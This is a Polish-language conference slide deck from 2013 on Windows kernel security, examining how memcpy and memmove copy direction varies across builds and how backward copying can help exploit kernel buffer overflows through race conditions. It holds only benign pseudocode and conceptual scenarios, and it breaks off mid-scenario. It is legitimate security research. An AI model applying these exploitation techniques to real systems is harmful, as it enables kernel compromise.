

Bezpieczeństwo jądra Windows, lub jak zabić system dwoma instrukcjami

Mateusz "j00ru" Jurczyk

SEConference 2013

Kraków

Wstep

Mateusz "j00ru" Jurczyk

- Information Security Engineer @ Google
- Fanatyk bezpieczeństwa Windows
- <http://j00ru.vexillum.org/>
- [@j00ru](#)

Co zobaczymy?

Techniki umożliwiające exploitację, oraz same podatności jądra Windows NT.

Co zobaczymy?

- Funkcje kopiujące a exploitacja przepełnień bufora
 - odwrotna kolejność kopiowania danych w `nt!memcpy`
- Ujawnianie informacji o przestrzeni adresowej jądra
 - `SegSs`, `LDT_ENTRY.HighWord.Bits.Default_Big` oraz `IRETD`
 - Windows 32-bit Trap Handlers
- Crashowanie Windowsa i ujawnianie danych pamięci kernela
 - `nt!KiTrap0e` w roli głównej.

Dlaczego?



FOR TEH LULZ

The only reason anyone does anything

Dlaczego?

For teh lulz, głównie.

- Bezpieczeństwo aplikacji klienckich zależy od bezpieczeństwa systemu operacyjnego.
 - sandboxy... wszędzie sandboxy
- Nawet w 2013, Windows wciąż podatny na proste ataki.
 - głównie z powodu kodu napisanego w 1993 :(
 - znajdowanie błędów wymaga wiedzy, gdzie ich szukać.
- Zbiór zabawnych, potencjalnie użytecznych technik i obserwacji.
 - subtelne zachowania mają ogromne znaczenie w ring-0.

Funkcje kopiujące w jądrze Windows

Kopiowanie danych

**Założmy, że jesteśmy developerami sterowników
Windows.**

...

Chcemy skopiować bufor pochodzący z user-mode.

...

Co robimy?

Kopiowanie danych

To proste!

- Funkcje biblioteki standardowej C w WDK
 - `nt!memcpy`
 - `nt!memmove`
- API jądra Windows
 - `nt!RtlCopyMemory`
 - `nt!RtlMoveMemory`


Nachodzące regiony pamięci

- Najczęściej spotykany przypadek brzegowy.
- Poprawnie obsługiwany przez memmove, RtlMoveMemory
 - gwarantowane przez standard oraz dokumentację MSDN.
 - memcpy oraz RtlCopyMemory często są na aliasami na powyższe.
- Ważne:

Zaimplementowane poprzez odwrócenie kierunku kopiowania.


Pseudokod

```
void *memmove(void *dst, const void *src, size_t num)
{
    if (overlap(dst, src, size)) {
        copy_backwards(dst, src, size);
    } else {
        copy_forward(dst, src, size);
    }
    return dst;
}
```




potencjalnie
użyteczne


Kopiowanie w przód nie działa



Kopiowanie w tył działła



Kopiowanie w tył działła



Czym jest overlap () ?

Istnieją dwa warianty.

Ścisły

```
bool overlap(void *dst, const void *src, size_t num) {  
    return (src < dst && src + size > dst);  
}
```

Liberalny

```
bool overlap(void *dst, const void *src, size_t num) {  
    return (src < dst);  
}
```


Co jest używane gdzie i jak?

Sporo do przetestowania!

- Cztery funkcje (memcpy, memmove, RtlCopyMemory, RtlMoveMemory)
- Cztery systemy (7 32-bit, 7 64-bit, 8 32-bit, 8 64-bit)
- Cztery konfiguracje:
 - Sterowniki, bez optymalizacji (/Od /Oi)
 - Sterowniki, optymalizacja prędkości wykonania kodu (/Ot)
 - Sterowniki, pełna optymalizacja (/Oxs)
 - Obraz jądra (ntoskrnl.exe lub jego odpowiednik)

Co jest używane gdzie i jak?

- Wiele różnic
 - memcpy czasami jest *rozwijane* (rep movsd).
 - w innych wypadkach, bywa aliasem na memmove.
 - funkcje kopiujące są linkowane statycznie lub importowane z jądra
 - różne typy optymalizacji dla różnych platform / opcji kompilacji
 - rozmiary operandów (32 vs 64 bity)
 - rozwijane pętle
 - ...
 - różne warianty overlap().
- Każdy atak wymaga osobnej analizy implementacji występującej na atakowanym systemie.

Co jest używane gdzie i jak?

Uprościmy.


(mile widziane przeprowadzanie większej ilości testów na własną rękę)

- Tylko memcpy i memmove.
- Windows 8 Release Preview.
- WDK 7699.16385.1 do kompilacji.


	memcpy 32	memcpy 64	memmove 32	memmove 64
Drivers, brak optymalizacji	nie dotyczy	nie dotyczy	ściśle	liberalny
Drivers, opt. prędkości	ściśle	liberalny	ściśle	liberalny
Drivers, pełna optymalizacja	nie dotyczy	liberalny	ściśle	liberalny
Obraz jądra NT	ściśle	liberalny	ściśle	liberalny

A więc czasami...

... możemy:



zamiast:



No i... co z tego?

**Kierunek kopiowania nie ma znaczenia dla poprawnych
wywołań.**

**Niemniej, wyobraźmy sobie przez chwilę, że w jądrze
Windows i sterownikach znajdują się błędy.**

o_0

Problemy związane z memcpy()

memcpy(dst, src, **size**);

jeśli to jest w pełni
kontrolowane, game over.

nadpisanie dowolnej
pamięci jądra.

jeśli to jest w pełni
kontrolowane, game over.

ujawnienie informacji
(zazwyczaj).

tutaj zaczynają się
ciekawe rzeczy 😊

Przydatny odwrotny kierunek

- Załóżmy, że *size* nie odpowiada rozmiarowi regionu *src*, *dst* lub obu z nich.
 - Kiedy kierunek kopiowania ma znaczenie:
 - istnieje *sytuacja wyścigu* pomiędzy ukończeniem procesu kopiowania a dostępem do już nadpisanych danych.
- LUB**
- oczekujemy, że działanie funkcji kopiującej nie zakończy się powodzeniem.
 - np. natrafia na *dziurę* (niepodmapowaną pamięć) wewnątrz regionu źródła lub celu.

Scenariusz 1 – sytuacja wyścigu


Przykładowe warunki

1. Przepełnienie bufora na sterce jądra.
2. *size* jest kontrolowaną wielokrotnością 0x1000000.
3. pamięć znajdująca się pod *src* zależy od użytkownika.


Problem?

Olbrzymi rozmiar nadpisywanej pamięci. Oczekiwanie 16MB ciągłej pamięci sterty jest nierealne. Najprawdopodobniej nastąpi crash systemu wewnątrz wywołania `memcpy()`.


Scenariusz 1 – sytuacja wyścigu



